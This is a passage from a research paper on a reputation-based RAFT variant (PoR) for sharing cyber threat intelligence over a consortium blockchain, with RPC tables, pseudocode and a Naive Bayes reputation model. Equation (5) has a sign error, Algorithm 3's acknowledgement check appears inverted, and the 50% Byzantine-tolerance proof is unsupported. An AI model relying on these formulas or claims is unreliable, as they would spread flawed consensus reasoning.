Definition 2. The state of nodes in PoR. The PoR consensus algorithm improves the algorithm in Ref [19] to solve the byzantine problem in the consortium blockchain network. These nodes of PoR are in one of the following four states: leader, candidate, follower, and supervisor. There is only one leader in the standard PoR cluster, and all of the other nodes are followers. The candidate is the intermediate state between the follower and leader. Handling client requests positively or not is the significant difference between the leader and follower. To be specific, the follower only responds to the request from the leader or candidate according to certain operations as described in Section 4.2.

On the contrary, accepting all CTI sharing requests and replicating them to other followers is the leader's responsibility. In other words, the leader node plays a crucial role in the consensus process. In addition, we introduce a novel node called supervisor that evaluates the reputation score of all nodes based on their dynamical behavior to address issues that classic RAFT consensus cannot prevent malicious nodes. The supervisor node is part-time by the follower to ensure the feature of decentralized in the blockchain.

Algorithms 1–3 cover the logic of cooperation between different states. The description of the four states is described in Table 3.

Nodes in different states can be converted under certain conditions, the conversion relationship of the four states is shown in Figure 6.

Definition 3. The type of nodes in PoR. The type of nodes in PoR are divided into two categories, faithful nodes, and unfaithful nodes. A faithful node indicates the node making the right decision on the proposal. An unfaithful node means

Table 3: The description of four states in POR.

State	Responsibilities	Remark
Leader	Handle all requests from the client. Regularly send heartbeat requests to the follower nodes in the cluster to prevent triggering a new round of elections when the election timer of the follower nodes is out.	Only one exists in network
Follower	Response the request from leader or candidate and redirect requests from the client to the leader node in the cluster.	—
Candidate	The intermediate state of follower and leader.	Not long-lived in the network.
Supervisor	Evaluates the accuracy of the threat proposal and decide the node as faithful node or unfaithful node based on reputation model.	Part-time by the follower




Figure 6: The conversion relationship in PoR.

a node that makes the wrong decision or provides low-value IoC on the proposal due to a lack of enough experience or generates false reporting to decrease the proposal's accuracy due to being under malicious control.

Definition 4. Reputation score**.** The reputation score of the node means the probability of peers providing reliable information, which is used to determine the type of nodes in PoR. Reputation score expressed by $R_i \in [1, 100]$. The initial reputation score R_{init} is the constant that indicates the trust level of the new node. A node's reputation score will be calculated according to the behavior and performance in the network. The node is not trusted anymore when the reputation score is below the threshold R_{thld}. The supervisor constructs UNL (Unfaithful Node List) based on the node's reputation score and uses UNL to control the process of leader election.

Definition 5. Term and Index. Considering the asynchronous feature in the distributed network, Term plays like a logical clock to divide the time into arbitrary lengths, which can avoid the consensus process being affected by timestamp errors. The Term is numbered using consecutive integers, the current term number stored in each node. Only one leader exists in the PoR network, and the Term is updated to a larger term number when a new leader is elected from the candidate. The Index is indispensable for the PoR consensus algorithm to realize highly available services. The Index is used to uniquely identify the log that the leader node replicates to follower nodes to ensure that the order of logs in all nodes is consistent with the leader node—the description of Term and Index as shown in Figure 7.

4.2. Process Description. The PoR algorithm is divided into three steps: the visor election phase, the reputation model computing phase, and the consensus phase. Nodes use Remote Procedure Call (RPC) to communicate in the network. The consensus process of PoR is shown in Figure 8.

4.2.1. Phase 1: Leader and Supervisor Election Phase. Phase 1 means that no leader node existed at the beginning of this phase; all nodes are in a follower state. The




Figure 7: The description of term and index in the PoR. (a) After a successful election, a single leader manages the cluster until the end of the term. (b) Using Index to identify the submission situation of the block in all nodes, a block is considered committed when the block is to be applied to state machines.

follower node will become a candidate node and initiate leader election when the heartbeat from the leader is a timeout, or the term of the leader is less than the current term. The candidate node will try to become the leader by sending RequestVote RPC to the node i, which $i \in [1, \text{num}]$ is the follower node id. If the candidate is decided as the faithful node not in the UNL generated by the supervisor, the node i will send a vote to the candidate when receiving the RequestVote RPC. The description of RequestVote RPC and ReputationValue RPC are shown in Tables 4 and 5.

The candidate will be elected as a leader when he receives the vote from most follower nodes. The function of the leader is described in Definition 1. The leader will send a heartbeat request to all nodes in the network regularly to extend the term. The supervisor node in the new term has been generated based on the reputation score of follower nodes. The details of implementation in phase 1 are given in Algorithm 1.

4.2.2. Reputation Model Computing Phase. The leader node transforms the alert information from sharing parties into threat proposals, as shown in Definition 1, then broadcasts the alert information and threat proposal to all follower nodes and supervisor nodes. The follower node and supervisor node decide on the threat proposal to be included in the next block. In order to prevent the false positives of the proposal being generated by the leader and to increase the accuracy of CTI, the supervisor uses the approach of probabilistic to determine the validity of the proposal and calculate the reputation score by communicating with all followers in ReputationCompute RPC after received a proposal from the leader, which called reputation model. The description of ReputationCompute RPC is shown in Table 6. The computation of the reputation model will be elaborated on in chapter 4.3.

We use Algorithm 2 to describe the key implementation logic of phase 2. The supervisor constructs and updates a list of unfaithful nodes based on the following criteria as shown in Algorithm 2:

(1) Unfaithful node indicates whose reputation score is less than a predefined threshold, and the reputation score is calculated based on a reputation model.

(2) The supervisor sends the unfaithful node list to the other nodes. The nodes maintain their own UNL data based on the received message of the unfaithful




Figure 8: The consensus process of PoR.

Table 4: The description of requestvote RPC communication.

Parameter	Description
Term	The current term of the candidate node.
CandidateID	The id of the candidate node.
Return	Description
Term	The current term of this follower node.
VoteGranted	Set to true when the candidate won this vote.

Table 5: The description of reputationvalue RPC communication.

Parameter	Description
Term	The current term of this node.
NodeID	The id number of this node.
Return	Description
Term	The current term of this node.
UNL	The unfaithful node list based on reputation score.

```
Data: state: the state of a node, num: total number of nodes in the CTI sharing consortium network.
Result : void
(1) begin
(2)   switch state do:
(3)     case "follower" do:
(4)       communicate with the current Supervisor node by ReputationValue RPC;
(5)       update the UNL data of local;
(6)       if receive the RequestVote RPC from candidate then:
(7)         if candidate is not in UNL then:/* Ensure that only the faithful node can serve as the leader */
(8)           vote to candidate;
(9)         else:
(10)          reject vote to candidate;
(11)      if not receive the heartbeat request from the leader in a period then:/* The timeout of the heartbeat request indicates
          that there is no leader node in the current network */
(12)        state = candidate;
(13)        break
(14)      if the term in heartbeat request from the leader is less than current term then:/* The leader's term must be greater than
          or equal to the term of current network */
(15)        state = candidate;
(16)        break
(17)      else if the node is not in UNL then:/* The faithful follower node can become the supervisor node in the new term */
(18)        become supervisor and step to phase 2;
(19)        break
(20)    case "candidate" do:
(21)      for i = 1, i++, i<=num do:
(22)        communicate with the node i by using RequestVote RPC;
(23)        if received vote from most follower nodes then:
(24)          the number of term is increase;
(25)          become the leader and step to phase 2;
(26)          break
(27)        else:
(28)          state = follower;
(29)          break
(30)    case supervisor do:
(31)      If receive the ReputationValue RPC from follower node then:
(32)        send UNL data to node;
(33)      if receive the RequestVote RPC from candidate node then:
(34)        if candidate is not in UNL then:
(35)          vote to candidate;
(36)        else:
(37)          reject vote to candidate;
(38)      if the term in heartbeat request from the leader is more than current term then:
(39)        become the follower and step to phase 2; /* the supervisor node of last term no longer serves as supervisor in the new
          term */
(40)        break
(41) end
```

Algorithm 1: Leader and supervisor election phase.

node list. A new leader needs to be elected again when the leader is decided as the unfaithful node.

4.2.3. Consensus Phase. Store the valid proposal into a block is a permitted operation when most members in CTI sharing collaboration consortium members agree with it. When the supervisor decided the threat proposal was valid, the leader node broadcasted an AppendEntries RPC to all follower nodes. The description of AppendEntries RPC is shown in Table 7.

Each follower node that receives the AppendEntries RPC confirms the correctness of the proposal in that message to the leader when verification is passed, the standard of a correct proposal as shown in Table 8.

A consensus has been reached when the leader receives verification responses from the supervisor and more than 51% of followers. Then each follower node records the threat proposal along with the term and index number on their local blockchain. The details of implementation in phase 3 are given in Algorithm 3.

Table 6: The description of reputationcompute RPC communication.

Parameter	Description
Term	The current term of leader node.
NodeID	The id of the node.
PrevIndex	The index of consensus proposal immediately preceding new ones.
Entries[ ]	The threat proposal that was generated.
Return	Description
Term	The current term of leader node.
Success	Set to true when the threat proposal submitted is valid (details can be viewed in chapter 5.1).
Fail	Set to true when the threat proposal submitted is invalid ((details can be viewed in chapter 5.1).

Data: *state: the state of a node, AC: the alert information from internal organization or the original CTI from external organization, threshold: threshold is the predefined constant that distinguishes the faithful node and unfaithful node, num: total number of nodes in the CTI sharing consortium network.*
Result: void
(1) **begin**
(2) **switch** state **do:**
(3) **case** "leader":
(4) generate proposal when received the AC from client;
(5) **for** $i = 1$, i++, i<=num **do:**
(6) send proposal and AC to node i;
(7) communicate with the Supervisor node by ReputationCompute RPC;
(8) **if** "success" in the return of ReputationCompute RPC **then:**
(9) step to phase 3; /* The leader provides a high-value threat proposal correctly, which needs to be stored in each node through phase 3 */
(10) **break**
(11) **else:**
(12) step to phase 2 again to process the new alert information from client; /* The leader failed to provide the correct proposal of this alert */
(13) **break**
(14) **case** "follower":
(15) generate threat proposal based on the the AC from leader;
(16) communicate with the Supervisor node by ReputationCompute RPC;
(17) receive the UNL data from the supervisor;
(18) **if** the leader node is in UNL **then:**
(19) term number +1; /* The leader node may provide too much false proposal due to malware control, so a new leader needs to be elected again in the phase 1 */
(20) **break**
(21) **break**
(22) **case** "supervisor":
(23) receive the ReputationCompute RPC from all nodes in the network;
(24) compute the reputation score of nodes based on reputation model;
(25) **if** threat proposal from node i decided as "success" **then:**
(26) the reputation score of node i increase;
(27) **if** the reputation score of node i >= threshold **then:**
(28) remove node i from UNL;
(29) **else:**
(30) the reputation score of node i decrease;
(31) **if** the reputation score of node i < threshold **then:**
(32) add node i to UNL;
(33) **for** $i = 1$, i++, i<=num **do:**
(34) send UNL to the node i;
(35) **break**
(36) **end**

Algorithm 2: Reputation model computing phase.

Table 7: The description of appendentries RPC communication.

Parameter	Description
Term	The current term of leader node.
LeaderID	The id of leader node.
PrevIndex	The index of consensus proposal immediately preceding new ones.
Entries[ ]	Proposal entries to store in each follower node (empty for heartbeat request).
LeaderCommit	The commitIndex of leader node.
Return	Description
Term	The current term of leader node.
Success	Set to true when verification of proposal that from leader is passed.

Table 8: The description of correct proposal in consensus phase.

Index	Criteria
Term	Leader's term ≥ follower's term.
PrevIndex	The prevIndex of this proposal's is more than the immediately preceding new ones.
Entries[ ]	This proposal's detailed information that from leader is the same as the responses of reputation model from supervisor.

Data: *state: the state of a node, num: total number of nodes in the CTI sharing consortium network.*
Result: void
(1) **begin**
(2) **switch** state **do:**
(3) **case** "leader" **do**:
(4) **for** $i = 1$, i<=num, i++ **do**:
(5) send valid threat proposal to node i
(6) **if** number of ack message received <1/2num **then**:
(7) update the index;
(8) respond to client;
(9) **break**
(10) **default do**:
(11) received the valid threat proposal from leader;
(12) **if** valid threat proposal from leader is correct **then**:
(13) update the index;
(14) send ack message to leader;
(15) **break**
(16) **end**

Algorithm 3: Consensus phase.

5. Reputation Model

5.1. Model Scheme. Naive Bayes algorithms as an instance to demonstrate the Reputation model proposed in this paper. Let eigenvector $X = \{x_1, x_2, \ldots, x_k\}$ indicates to the IoC that generated by follower node $\{n_1, n_2, \ldots, n_k\}$, where k is number of follower nodes that provided threat proposals. We assume that there are N nodes in the network. The proportion of follower nodes that submit threat proposal to supervisor node by ReputationCompute RPC in phase 2 is $P(y) = k/N$. The probability of a proposal determined by follower nodes can be written as $P(y \mid X)$. Assume that the node provides information independently, then the equation can be further written as follows by using Bayes' theorem.

$$P(y \mid X) = \frac{P(y) * P(X \mid y)}{P(X)} = \frac{P(y) * \prod_{i=1}^{i=|k|} P(x_i \mid y)}{P(X)}. \quad (1)$$

The consensus is reached among the CTI sharing collaboration consortium by evaluating the credibility of proposal received from the leader node in the method that checks eigenvector X. Supervisor node calculates the reputation score of leader node and each follower node based on the credibility of IoC information eigenvector. We only pick the proposal eigenvector with $P(y|X) \geq P(T)$, which means valid threat proposal, where $P(T)$ is the threshold that set by

situation among CTI sharing collaboration consortium. (2) is a calculation method of valid threat proposal:

$$\text{threat proposal} = \begin{cases} \text{valid}, & \text{if } P(y \mid X) \geq P(T), \\ \text{invalid}, & \text{if } P(y \mid X) < P(T). \end{cases} \quad (2)$$

As shown in Table 6, the supervisor node decides the abnormal state mainly from the return value of ReputationCompute RPC submitted by each follower node. The decision rule of ReputationCompute result is presented in (3). Here, x_i indicates an instance of threat proposal from a node's decision, X_{valid} represents the random vector of complete valid threat proposal from the all-nodes decision:

$$\text{the value of return} = \begin{cases} \text{success}, & \text{if } x_i \in X_{\text{valid}}, \\ \text{fail}, & \text{if } x_i \notin X_{\text{valid}}. \end{cases} \quad (3)$$

5.2. Model of Reputation Computing. We list the symbol glossary in Table 9 to facilitate expressing the reputation model formulation.

We use DFA (Deterministic Finite Automaton) to describe the unfaithful node that has the following behaviors: provide wrong decisions or low-value IoC in the reputation model computing phase. A DFA is a quintuple $X\langle S, \Sigma, \delta, S_0, F\rangle$, where S is a finite set of states, S_0 is the initial state, F is a set of acceptable states. δ is a finite set of alphabets. Σ is conversion function, Σ can be expressed as $S \times \sum \longrightarrow S$.

As shown in Figure 9, we define the Distinguishing Automaton for the behavior of a follower node in the reputation model computing phase, in which the initial state is 0 ($S = 0$), acceptable states are [4–6] ($F \in \{4, 5, 6\}$), $\sum$ is the action.

As shown in Figure 10, we define the Distinguishing Automaton for the behavior of a leader node in the reputation model computing phase, in which, the initial state is 0 ($S = 0$), acceptable states are [5, 6] ($F \in \{5, 6\}$), $\sum$ is the action.

Criterion 1. Unfaithful Behavior of Follower. Let <1, tr> denote the behavior of node 1; if the state of the node is follower, it will be considered that node 1 has unfaithful behavior in the reputation model computing phase of the PoR consensus when the following situations occur:

(1) Node 1 reaches state 3 indicates that the threat proposal generated by node 1 from the alert information is decided as a fail by the supervisor node

(2) Node 1 reaches state 4 indicates that node 1 does not respond to the IoC in time

Criterion 2. Unfaithful Behavior of Leader. Let <1, tr> denote the behavior of node 1. It will be considered that node 1 has unfaithful behavior in the reputation model computing phase of the PoR consensus when node 1 reaches state 3 because the IoC generated by the node 1 from the alert information is decided as fail by the supervisor node.

The node i that has not submitted a valid threat proposal on time will be decided as unfaithful behavior according to Criteria 1 and 2. The method for calculation of the reputation score in node i can be expressed as (4) and (5), where R_i is the reputation score of node i, $t_{0,i}$ means the time when current term start, $t_{\text{current},i}$ means the current time of valid proposal reach consensus, M indicates the reputation weight that used for further incentives or penalties.

$$R_i = R_i + M * \frac{\sum_{t_{0,i}}^{t_{\text{current},i}} \text{faithful behaviors}}{\sum_{t_{0,i}}^{t_{\text{current},i}} \text{alerts}}, \quad (4)$$

$$R_i = R_i + M * \frac{\sum_{t_{0,i}}^{t_{\text{current},i}} \text{Unfaithful behaviors}}{\sum_{t_{0,i}}^{t_{\text{current},i}} \text{alerts}}. \quad (5)$$

As defined in Definition 3, when a new node joins the CTI sharing system, its reputation score is R_{init}; if the node matins faithful behavior in proposal detected, its reputation score R_i will increase and have more opportunities to be leader node or supervisor node. The node is unfaithful whose reputation score R_i is lower than the threshold R_{thld}. If the leader is an unfaithful node, its qualifications will be terminated in this term. The reputation model proposed in this paper can reduce the impact of unfaithful behaviors under malicious attacks or wrong decisions.

6. Performance and Evaluations

6.1. Performance of the PoR Algorithm. The proposed PoR algorithm in the consortium blockchain CTI sharing model can achieve Byzantine fault tolerance and defense against blockchain attacks. Compared to the main consensus algorithm of consortium blockchain, we analyze the security and performance of the PoR algorithm and summarize them in Table 10.

Crash Fault Tolerance represented the fail-stop or crash failure in that no malicious behaviors happened in a blockchain system. Byzantine Fault Tolerance represents the byzantine behaviors in blockchain systems, such as tampering or submitting wrong information, and Crash Fault Tolerance is a particular type of Byzantine Fault Tolerance. The blockchain using PBFT must meet the conditions that collect $2f+1$ messages in each node if it wants to reach a consensus in $3f+1$ server nodes so that the PBFT consensus algorithm can tolerate at most 33% malicious nodes or crash nodes. RAFT consensus algorithm can only be used in the nonbyzantine network because it cannot tolerate malicious nodes, but it can tolerate up to 50% nodes of crash fault. As an improvement of the RAFT algorithm, the PoR algorithm can achieve better performance in Crash Fault Tolerance and Byzantine Fault Tolerance; simultaneously, we demonstrate the conclusion by verifying the following hypothesis.

Hypothesis 1. PoR consensus algorithm can achieve Byzantine fault tolerance. The CTI proposal can be shared correctly by the PoR algorithm when the number of byzantine nodes is less than 1/2 of all nodes.

Table 9: Symbol definition about the reputation model.

Symbol	Description
Action	The set of operations performed by the leader, follower, and supervisor node in the reputation model computing phase. Action = {generateProposal, broadcast, sendRPC, receive, success, fail, timeout}, where "sendRPC" indicates to communicate with the supervisor node by ReputationCompute RPC, "success," "fail" is the value of return in ReputationCompute RPC.
Trace	A sequence on the set action, such as {receive⟶generateProposal⟶sendRPC⟶success}.
Behavior	The behavior of node 1 can be denoted as <1, tr>, the identification of the node is 1, and tr is a trace.




Figure 9: The state graph in reputation model computing phase.




Figure 10: The state graph in reputation model computing phase.

Table 10: Performance in the consensus algorithm of consortium blockchain.

Algorithms	PBFT	Raft	PoR
Crash fault tolerance (%)	33	50	50
Byzantine fault tolerance (%)	33	N/A	50
Time complexity	$O(n^2)$	$O(n)$	$O(n)$
Security	Strong	Weak	Strong

Proof. The Byzantine fault tolerance of PoR depends on the reputation model in the consensus algorithm. Naive Bayes algorithms as an example of the reputation model in this paper. Assume that the number of byzantine nodes in the network is f, supervisor node in PoR can analyze correctly byzantine behaviors from eigenvector X composed of detailed information detected by all follower nodes when the total number of nodes in CTI sharing collaboration consortium network is more than $2f+1$. So PoR algorithm can tolerate 50% byzantine nodes or crash nodes.

The metrics of time complexity represented the communication cost and scalability of the consensus algorithm. Adding blocks to blockchain in PBFT needs verification by communicating in every two nodes and three-phase commit, the time complexity of PBFT is $O(n^2)$. Consensus processes in Raft and PoR only require the leader nodes to send messages to the follower nodes, and there is no need to communicate between the follower nodes. So, the time complexity of Raft and PoR is $O(n)$.

The security metrics represented the defense ability against consortium blockchain attacks such as bribery attacks. Bribery attacks mean the attacker deliberately bribed the node in the blockchain system to generate a block that is beneficial to the attacker. The bribery attack will occur in the PBFT consensus algorithm when the number of compromised nodes exceeds $2f+1$ in a blockchain system with a total number of nodes is $3f+1$. However, once the leader node is compromised, the blockchain system with the RAFT algorithm will reach a consensus beneficial to the attacker due to the lack of Byzantine Fault Tolerance. So, the security performance of RAFT is weaker than PBFT. The reputation value of nodes with malicious behaviors will decrease rapidly due to the reputation model's role in PoR consensus. The nodes with low reputations will not be able to become the leader nodes that dominate the consensus. In addition, the POR algorithm

